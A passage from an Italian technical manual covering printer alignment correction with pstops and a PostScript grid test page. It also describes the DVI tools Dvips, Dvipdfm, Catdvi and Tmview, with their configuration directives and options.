

su Ghostscript, si potrebbe osservare un risultato simile a quello mostrato nella figura 216.16, in cui si ipotizza uno sfasamento verso destra di 1 cm e in basso di 0,8 cm.

Figura 216.16. Risultato ipotetico della stampa per la verifica dell'allineamento: la stampa risulta più bassa di 0,8 cm e più a destra di 1 cm.

Figura 216.17. Riduzione dell'immagine che viene stampata su un foglio A4.

Per misurare lo scostamento della stampa rispetto alla carta, sono disponibili dei riferimenti su ogni bordo; in alternativa si piega il foglio in quattro e si vede dove sta il centro. Nel caso dell'esempio, il centro è più a destra e più in basso, delle misure che sono state indicate. Per risolvere il problema, si può inserire un'elaborazione ulteriore nei filtri di stampa, attraverso l'aiuto di '**`pstops`**'.

Il file per la verifica dell'allineamento, così come è stato proposto, può essere riallineato dai programmi di PSUtils, verificando così il risultato degli spostamenti che vengono introdotti. Se questo non è desiderabile, per evitare che l'immagine sia riallineabile, occorre eliminare i commenti iniziali:

```
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1
```

In tal caso può essere eliminato anche il commento finale:

```
%%Trailer
```

Seguendo i valori dell'esempio, si può utilizzare '**pstops**' nel modo seguente, tenendo conto che il file deve essere fornito attraverso lo standard input, mentre il risultato si ottiene dallo standard output:

```
/usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"
```

Per '**pstops**': uno spostamento a destra è positivo; uno spostamento a sinistra è negativo; uno spostamento in basso è negativo; uno spostamento in alto è positivo. Questo serve a chiarire gli argomenti indicati nell'esempio

Per fare un esempio più realistico, nel caso si utilizzi Magicfilter, considerato che di solito le direttive per i file PostScript sono simili a quella che si vede qui,

```
0       %!              filter  \
    /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
```

è sufficiente aggiungere '**pstops**' alla catena:

```
0       %!              filter                         \
    /usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"           \
    | /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
```

In alternativa al file PostScript che genera il risultato che si vede nella figura 216.17, potrebbe essere utile un modello quadrettato, che si può ottenere con il codice seguente.

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog
%%Page: 1 1
%
% Definizione dell'unità «mm».
%
/mm { 2.83464566929 mul } bind def
%
% Definizione dell'utilizzo dell'unità «cm».
%
```

```
1 mm dup scale
%
% Spessore delle linee (1/10 di mm, pari a 0,1 mm).
%
1 10 div setlinewidth
%
% Traccia le linee orizzontali.
%
000   000   moveto   210   000  lineto stroke
000   005   moveto   210   005  lineto stroke
000   010   moveto   210   010  lineto stroke
000   015   moveto   210   015  lineto stroke
000   020   moveto   210   020  lineto stroke
000   025   moveto   210   025  lineto stroke
000   030   moveto   210   030  lineto stroke
000   035   moveto   210   035  lineto stroke
000   040   moveto   210   040  lineto stroke
000   045   moveto   210   045  lineto stroke
000   050   moveto   210   050  lineto stroke
000   055   moveto   210   055  lineto stroke
000   060   moveto   210   060  lineto stroke
000   065   moveto   210   065  lineto stroke
000   070   moveto   210   070  lineto stroke
000   075   moveto   210   075  lineto stroke
000   080   moveto   210   080  lineto stroke
000   085   moveto   210   085  lineto stroke
000   090   moveto   210   090  lineto stroke
000   095   moveto   210   095  lineto stroke
000   100   moveto   210   100  lineto stroke
000   105   moveto   210   105  lineto stroke
000   110   moveto   210   110  lineto stroke
000   115   moveto   210   115  lineto stroke
000   120   moveto   210   120  lineto stroke
000   125   moveto   210   125  lineto stroke
000   130   moveto   210   130  lineto stroke
000   135   moveto   210   135  lineto stroke
000   140   moveto   210   140  lineto stroke
000   145   moveto   210   145  lineto stroke
000   150   moveto   210   150  lineto stroke
000   155   moveto   210   155  lineto stroke
000   160   moveto   210   160  lineto stroke
000   165   moveto   210   165  lineto stroke
000   170   moveto   210   170  lineto stroke
000   175   moveto   210   175  lineto stroke
000   180   moveto   210   180  lineto stroke
000   185   moveto   210   185  lineto stroke
000   190   moveto   210   190  lineto stroke
```

```
000   195   moveto   210   195   lineto stroke
000   200   moveto   210   200   lineto stroke
000   205   moveto   210   205   lineto stroke
000   210   moveto   210   210   lineto stroke
000   215   moveto   210   215   lineto stroke
000   220   moveto   210   220   lineto stroke
000   225   moveto   210   225   lineto stroke
000   230   moveto   210   230   lineto stroke
000   235   moveto   210   235   lineto stroke
000   240   moveto   210   240   lineto stroke
000   245   moveto   210   245   lineto stroke
000   250   moveto   210   250   lineto stroke
000   255   moveto   210   255   lineto stroke
000   260   moveto   210   260   lineto stroke
000   265   moveto   210   265   lineto stroke
000   270   moveto   210   270   lineto stroke
000   275   moveto   210   275   lineto stroke
000   280   moveto   210   280   lineto stroke
000   285   moveto   210   285   lineto stroke
000   290   moveto   210   290   lineto stroke
000   295   moveto   210   295   lineto stroke
%
% Traccia le linee verticali.
%
000   000   moveto   000   297   lineto stroke
005   000   moveto   005   297   lineto stroke
010   000   moveto   010   297   lineto stroke
015   000   moveto   015   297   lineto stroke
020   000   moveto   020   297   lineto stroke
025   000   moveto   025   297   lineto stroke
020   000   moveto   020   297   lineto stroke
025   000   moveto   025   297   lineto stroke
030   000   moveto   030   297   lineto stroke
035   000   moveto   035   297   lineto stroke
040   000   moveto   040   297   lineto stroke
045   000   moveto   045   297   lineto stroke
050   000   moveto   050   297   lineto stroke
055   000   moveto   055   297   lineto stroke
060   000   moveto   060   297   lineto stroke
065   000   moveto   065   297   lineto stroke
070   000   moveto   070   297   lineto stroke
075   000   moveto   075   297   lineto stroke
080   000   moveto   080   297   lineto stroke
085   000   moveto   085   297   lineto stroke
090   000   moveto   090   297   lineto stroke
095   000   moveto   095   297   lineto stroke
100   000   moveto   100   297   lineto stroke
```

```
105   000   moveto   105   297   lineto stroke
110   000   moveto   110   297   lineto stroke
115   000   moveto   115   297   lineto stroke
120   000   moveto   120   297   lineto stroke
125   000   moveto   125   297   lineto stroke
120   000   moveto   120   297   lineto stroke
125   000   moveto   125   297   lineto stroke
130   000   moveto   130   297   lineto stroke
135   000   moveto   135   297   lineto stroke
140   000   moveto   140   297   lineto stroke
145   000   moveto   145   297   lineto stroke
150   000   moveto   150   297   lineto stroke
155   000   moveto   155   297   lineto stroke
160   000   moveto   160   297   lineto stroke
165   000   moveto   165   297   lineto stroke
170   000   moveto   170   297   lineto stroke
175   000   moveto   175   297   lineto stroke
180   000   moveto   180   297   lineto stroke
185   000   moveto   185   297   lineto stroke
190   000   moveto   190   297   lineto stroke
195   000   moveto   195   297   lineto stroke
200   000   moveto   200   297   lineto stroke
205   000   moveto   205   297   lineto stroke
210   000   moveto   210   297   lineto stroke

showpage
%%Trailer
%%EOF
```

I quadretti che si vogliono ottenere sono esattamente di 5 mm di lato e il risultato che si può avere con una stampante perfetta è praticamente quello che si vede in piccolo nella figura successiva.

Figura 216.24. Foglio quadrettato su carta A4.

216.4 Riferimenti

- *Cappella Archive*
  ⟨*http://www.cappella.demon.co.uk/index.html*⟩
- David Byram Wigfield, *Self-Printing Books*
  ⟨*http://www.cappella.demon.co.uk/tinypdfs/01books.pdf*⟩

[1] **PSUtils** licenza speciale formulata in modo poco preciso

Capitolo 217

DVI

A fianco del formato PostScript per i documenti finali, pronti per la stampa, ne esiste un altro: DVI, il cui nome sta per *Device indipendent*. Il file DVI, come nel caso di quello PostScript, contiene tutte le informazioni necessarie a descrivere il risultato finale stampato, anche se non esistono stampanti DVI. Si tratta quindi di un formato intermedio che, per essere stampato, richiede un'elaborazione successiva. I file DVI derivano principalmente da elaborazioni con il sistema di composizione TeX, con il quale sono distribuiti generalmente anche gli strumenti adatti a gestire tale formato.

Di solito, l'uso degli strumenti riferiti al formato DVI si limita a Dvips che converte file DVI in PostScript. Tuttavia sono disponibili anche altri strumenti che permettono di arrivare a un risultato stampato senza passare per il PostScript; si tratta in particolare di Dvilj per la generazione di un formato HP PCL (*HP printer control language*), adatto alle stampanti compatibili HP Laserjet.[1]

In pratica, la gestione dei file DVI è basata, di fatto, sulla conversione in PostScript attraverso Dvips e sulla rielaborazione successiva dei file PostScript attraverso altri strumenti.

217.1 Dvips

Dvips[2] è un programma fondamentale per chi utilizza il sistema di composizione TeX (capitolo 438), proprio per la sua abilità nel convertire file DVI in PostScript. Anche se il suo funzionamento è apparentemente molto semplice, si tratta di un programma complesso, pieno di dettagli che in circostanze particolari possono diventare molto utili. Qui si cerca di puntare l'attenzione sulle funzionalità usate più di frequente.

Dvips utilizza la libreria Kpathsea, attraverso la quale è in grado di rigenerare rapidamente i caratteri necessari che non dovessero essere già stati preparati in precedenza (naturalmente devono essere presenti le informazioni per generare tali caratteri).

Considerato che il formato PostScript è diventato lo standard di fatto per le code di stampa, Dvips tende anche a essere visto come un comando di stampa speciale per il formato DVI. Infatti, come viene mostrato meglio dalla descrizione della sua configurazione, se si utilizza nel modo più naturale, come nell'esempio seguente, si ottiene la trasformazione del file DVI indicato nella riga di comando in formato PostScript e l'invio di questa trasformazione direttamente alla coda di stampa predefinita:

$ **dvips pippo.dvi** [*Invio*]

La documentazione di Dvips è molto buona, ma usa delle convenzioni particolari, per cui il lettore casuale potrebbe fraintendere o restare confuso. In particolare, nella descrizione delle opzioni della riga di comando e delle direttive di configurazione, si usa l'asterisco per indicare la possibilità di aggiungere un argomento booleano, che però in generale non serve e di conseguenza non si usa.

217.1.1 Configurazione di Dvips

I file di configurazione di Dvips si trovano generalmente nella directory '`texmf/dvips/config/`', cosa che potrebbe tradursi in pratica in '`/usr/share/texmf/dvips/config/`' o altra collocazione simile. In pratica, se la gerarchia del file system è quella standard, questo potrebbe essere un collegamento simbolico alla directory reale '`/etc/texmf/dvips/`'.

Il file di configurazione generale è denominato '`config.ps`', mentre è possibile affiancare a questo altri file simili che vengono presi in considerazione sono per l'invio a code di stampa particolari, attraverso l'opzione '**`-P`**'. Questi file aggiuntivi si distinguono in base all'estensione: '`config.`***coda_di_stampa***'. Il senso di questi file di configurazione aggiuntivi si dovrebbe chiarire con la descrizione della direttiva '**`o`**' del file di configurazione.

Se si osserva la directory di configurazione di Dvips si possono notare altri file, dei quali si può anche intuire lo scopo. Tuttavia, in condizioni normali non è il caso di intervenire sulla loro configurazione.

Naturalmente, oltre ai file di configurazione che riguardano il sistema, ogni utente può aggiungere un proprio file personale: '`~/.dvipsrc`'.

I file di configurazione di Dvips sono file di testo normali, in cui, tutto ciò che inizia con il simbolo di percentuale ('**`%`**') viene ignorato, assieme alle righe bianche e a quelle vuote. Tutte le altre righe sono da considerarsi direttive di configurazione.

Le direttive hanno un aspetto molto simile alle opzioni della riga di comando dell'eseguibile '**`dvips`**', alle quali viene tolto il trattino iniziale. Tuttavia non bisogna generalizzare, perché non tutto è perfettamente identico.

Tabella 217.1. Alcune direttive.

Direttiva	Descrizione

`o` ***file***
 	
`o |`***comando***
	Questa direttiva (una lettera «o» minuscola) consente di definire il file predefinito o il condotto predefinito a cui inviare il risultato della conversione. Generalmente il file di configurazione complessivo contiene la direttiva seguente:
	`o |lpr`
	In questo senso, un file di configurazione specifico per la coda di stampa '**`pippo`**' potrebbe contenere invece la direttiva seguente:
	`o |lpr -Ppippo`
	Si osservi che questo modo di definire il flusso di uscita dell'elaborazione di Dvips è una consuetudine, non una necessità. Tuttavia è bene mantenere tali queste particolarità, perché sono quelle che tutti si aspettano.

Direttiva	Descrizione
`O` ***scostamento_orizzontale*** **,** ↩ ↪***scostamento_verticale***	Questa direttiva (lettera «O» maiuscola), consente di riallineare le pagine attraverso la definizione di uno scostamento orizzontale e verticale. Si tratta di indicare due numeri seguiti dall'unità di misura. Dei valori positivi indicano rispettivamente uno spostamento a destra e in basso, mentre dei valori negativi indicano uno spostamento opposto. Nel file di configurazione generale è bene annotare una direttiva neutra, del tipo '**`O 0cm,0cm`**', mentre nei file di configurazione specifici per una particolare coda di stampa, si potrebbero specificare dei valori adeguati (a meno che la coda di stampa non sia già organizzata per correggere i difetti di allineamento eventuali della stampante, come descritto nella sezione 216.3).
`K`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.
`q`|`Q`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dell'emissione delle informazioni che non rappresentano errori di qualche tipo.
`r`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'inversione dell'ordine delle pagine.
`D` ***n*** `X` ***n*** `Y` ***n***	Il numero posto alla destra rappresenta la risoluzione. Nel caso della direttiva '**`D`**' si tratta simultaneamente di quella orizzontale e di quella verticale, mentre nel caso di '**`X`**' si tratta solo di quella orizzontale e nel caso di '**`Y`**' si tratta solo di quella verticale. Il valore è espresso in millesimi (***n*** / 1000). Si deve indicare un valore che va da un minimo di 10 a un massimo di 10000. Non deve essere necessariamente un numero intero.
`t` ***formato***	Questa direttiva permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende il formato predefinito che generalmente corrisponde a '**`letter`**'. Generalmente possono essere utilizzati i nomi di formato seguenti: '**`letter`**', '**`legal`**', '**`ledger`**', '**`a4`**', '**`a3`**'.
`m` ***memoria_disponibile***	La stampante PostScript, oppure il programma di conversione che elabora questo formato, potrebbe avere una limitazione nella memoria. Questo potrebbe impedire alla stampante o al programma di gestire correttamente un file troppo complesso. Questa direttiva consente di specificare l'ammontare massimo della memoria, in modo da prendere provvedimenti adeguati al riguardo. Per conosce il valore di questa memoria, basta realizzare un file PostScript fittizio contenente il codice seguente: `%!` `/Times-Roman findfont 30 scalefont setfont` ↩ ↪`144 432 moveto` `vmstatus exch sub 40 string cvs` ↩ ↪`show pop showpage` È probabile che il valore che appare sia abbastanza inferiore a quanto indicato in modo predefinito nel file di configurazione standard. In questo senso, dovrebbe essere opportuno aggiornare tale indicazione.

Viene mostrato brevemente un file di configurazione tipico.

```
% Ammontare della memoria disponibile.
m 1048576

% Il risultato della conversione in PostScript viene inviato alla stampa.
o |lpr

% Risoluzioni predefinite per la stampante.
D 600
X 600
Y 600

% Correzione dell'allineamento della stampa.
O 0pt,0pt
```

Naturalmente, il file di configurazione predefinito potrebbe contenere anche molte altre direttive, che in generale non conviene modificare se non si comprende il loro significato.

217.1.2 Riga di comando di Dvips

Il programma '**`dvips`**' elabora il file DVI fornito come argomento e ne genera un altro in PostScript. Se non viene indicato qualcosa di diverso attraverso le opzioni, il risultato viene inviato come previsto nel file di configurazione e solitamente si tratta della coda di stampa predefinita. Il nome del file DVI può essere indicato completo o sprovvisto dell'estensione: '`.dvi`'.

```
dvips [opzioni] [file_dvi]
```

Tabella 217.3. Alcune opzioni.

Opzione	Descrizione
`-D` ***n*** `-X` ***n*** `-Y` ***n***	Queste opzioni permettono di indicare esplicitamente la risoluzione, sostituendosi alle direttive equivalenti del file di configurazione: '**`D`**', '**`X`**' e '**`Y`**'. Questa indicazione ha rilevanza nella scelta dei tipi di carattere da usare per la composizione del file PostScript e per la loro spaziatura. Il numero può avere un valore minimo di 10 e massimo di 10000, riferendosi all'unità di misura dpi (*Dot per inch*). Generalmente questa opzione non viene indicata e si utilizza la configurazione che frequentemente richiede 600 dpi.
`-q`	Utilizzando questa opzione, si fa in modo che l'elaborazione non generi segnalazioni, tranne gli errori, come già fa la direttiva '**`q`**' nel file di configurazione.
`-o` ***file_ps***	Permette di specificare un file di destinazione del risultato della trasformazione, oppure un comando che deve ricevere il risultato attraverso lo standard input. Dal momento che la configurazione normale convoglia il risultato nella coda di stampa, diventa necessario l'uso di questa opzione per generare un file separato. Un comando viene riconosciuto come tale se inizia con il simbolo '**`|`**', ma si può anche realizzare un condotto vero e proprio indicando il trattino ('**`-`**') al posto del nome del file.

Opzione	Descrizione
`-t` *formato*	Questa opzione permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende automaticamente il formato predefinito o quello fissato nella configurazione. Spesso il formato predefinito è '**letter**', per cui, negli script è importante ricordarsi di utilizzare questa opzione per non avere poi brutte sorprese. Si utilizzano gli stessi nomi di formato relativi alla direttiva '**t**' del file di configurazione. Questa stessa opzione può essere usata per specificare un formato orizzontale, '**landscape**', eventualmente anche utilizzandola due volte (la prima per indicare il formato della carta, la seconda per aggiungere che deve essere intesa come orizzontale).
`-K`	Questa opzione, come la stessa direttiva '**K**', serve a ottenere l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.
`-V` `-V0`	Attiva o disattiva l'inserimento delle informazioni sui caratteri tipografici che potrebbero non essere disponibili nel momento in cui si va a visualizzare il documento. In pratica, l'utilizzo di questa opzione ('**-V**'), dovrebbe facilitare la riproducibilità del contenuto del file.

Segue la descrizione di alcuni esempi.

- `$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`** [*Invio*]

  Elabora il file '`mio_file.dvi`' generando il file '`mio_file.ps`', in formato A4.

- `$` **`dvips -t a4 mio_file.dvi`** [*Invio*]

  Elabora il file '`mio_file.dvi`', trasformandolo in PostScript, lasciando che questo sia diretto come stabilito dalla configurazione (presumibilmente si tratta della coda di stampa predefinita).

- `$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`** [*Invio*]

  Genera il file '`mio_file.ps`', in formato A4, togliendo alcuni commenti che possono creare problemi ai programmi di visualizzazione o di rielaborazione.

217.2 Dvipdfm

Dvipdfm[3] è un programma funzionalmente analogo a Dvips, con la differenza che genera file PDF a partire dal formato DVI. In condizioni normali, è sufficiente un utilizzo elementare, simile all'esempio seguente:

`$` **`dvipdfm prova.dvi`** [*Invio*]

In questo caso, si ottiene il file '`prova.pdf`', senza nemmeno la necessità di specificarlo. In pratica, a differenza di Dvips, il risultato viene salvato in un file, in modo predefinito.

Come si comprende dall'esempio, Dvipdfm è costituito in pratica dall'eseguibile '**`dvipdfm`**', che si usa sinteticamente secondo la sintassi seguente:

```
dvipdfm [opzioni] file_dvi
```

In pratica, il nome del file PDF viene determinato in modo predefinito, aggiungendo l'estensione '`.pdf`', o sostituendola all'estensione '`.dvi`' del file di partenza. In alternativa, si può specificare un nome differente con l'uso di un'opzione apposita. La tabella 217.4 riepiloga le opzioni di uso più comune.

Tabella 217.4. Alcune opzioni di '**`dvipdfm`**'.

Opzione	Descrizione
`-c`	Non prende in considerazione i colori nella conversione.
`-m` ***n***	Definisce un rapporto di ingrandimento del documento, pari a ***n***.
`-o` ***file_pdf***	Definisce il nome del file PDF da creare.
`-p` {`letter`|`legal`|`ledger`|`tabloid`|`a4`|`a3`}	Definisce il formato finale del file PDF che si vuole ottenere.
`-l`	Nel caso sia stata specificata l'opzione '**`-p`**', consente di indicare un orientamento orizzontale.
`-s` ***pag_iniziale-pag_finale*** [***,pag_iniziale-pag_finale***]...	Consente di selezionare uno o più intervalli di pagine.
`-x` ***scostamento_orizzontale*** `-y` ***scostamento_verticale***	Consentono di definire lo scostamento orizzontale e verticale. Il valore predefinito corrisponde a '**`1.0in`**', ovvero un pollice.
`-z` ***n***	Consentono di definire il livello di compressione, con un numero da uno a nove. Il valore predefinito è nove, corrispondente alla compressione massima.
`-v`	Mostra più informazioni durante la conversione.
`-vv`	Mostra molte informazioni in più durante la conversione.

217.3 Anteprima di stampa

Anche per il formato DVI esistono strumenti per la visualizzazione in anteprima. Si tratta di programmi che usano il sistema grafico X, oppure che accedono direttamente alla scheda SVGA, oppure si limitano solo a generare una trasformazione in formato testo. In generale, le immagini PostScript incluse non vengono visualizzate nell'anteprima.

217.3.1 Catdvi

Catdvi[4] è un programma molto semplice per la lettura di file DVI attraverso un terminale a caratteri puro e semplice. Si compone in pratica dell'eseguibile '**`catdvi`**', che si utilizza schematicamente nel modo seguente:

```
catdvi [opzioni] [file_dvi]
```

In pratica, se il file DVI non viene fornito come argomento, viene letto dallo standard input; in ogni caso, il risultato viene emesso attraverso lo standard output.

Attraverso le opzioni è possibile, tra le altre cose, delimitare la lettura a un gruppo di pagine. Tuttavia, il modo in cui queste pagine deve essere indicato può essere complesso, pertanto si rimanda per questo alla documentazione di Catdvi, per esempio *catdvi(1)*.

In particolare, può essere importante definire la codifica da usare per il file di testo da generare, allo scopo di non perdere le lettere accentate. Per esempio:

$ **catdvi -e 2 prova.dvi | less** [*Invio*]

consente di scorrere il contenuto testuale del file '`prova.dvi`', usando la codifica ISO 8859-1. In pratica, l'opzione si comporta così:

`-e 0` `--output-encoding=0`	Unicode, UTF-8.
`-e 1` `--output-encoding=1`	ASCII puro (sette bit).
`-e 2` `--output-encoding=2`	ISO 8859-1.

217.3.2 Tmview

Tmview [5] è un programma in grado di visualizzare in anteprima un file DVI su schermo SVGA (nei sistemi GNU/Linux, attraverso la libreria SVGAlib descritta nel capitolo 223) e anche attraverso l'ambiente grafico X.

dvisvga [*opzioni*] [*file_dvi*]

dvilx [*opzioni*] [*file_dvi*]

Il primo dei due modelli sintattici si riferisce all'uso di Tmview su una console virtuale SVGA di un sistema GNU/Linux, mentre il secondo riguarda l'ambiente grafico X.

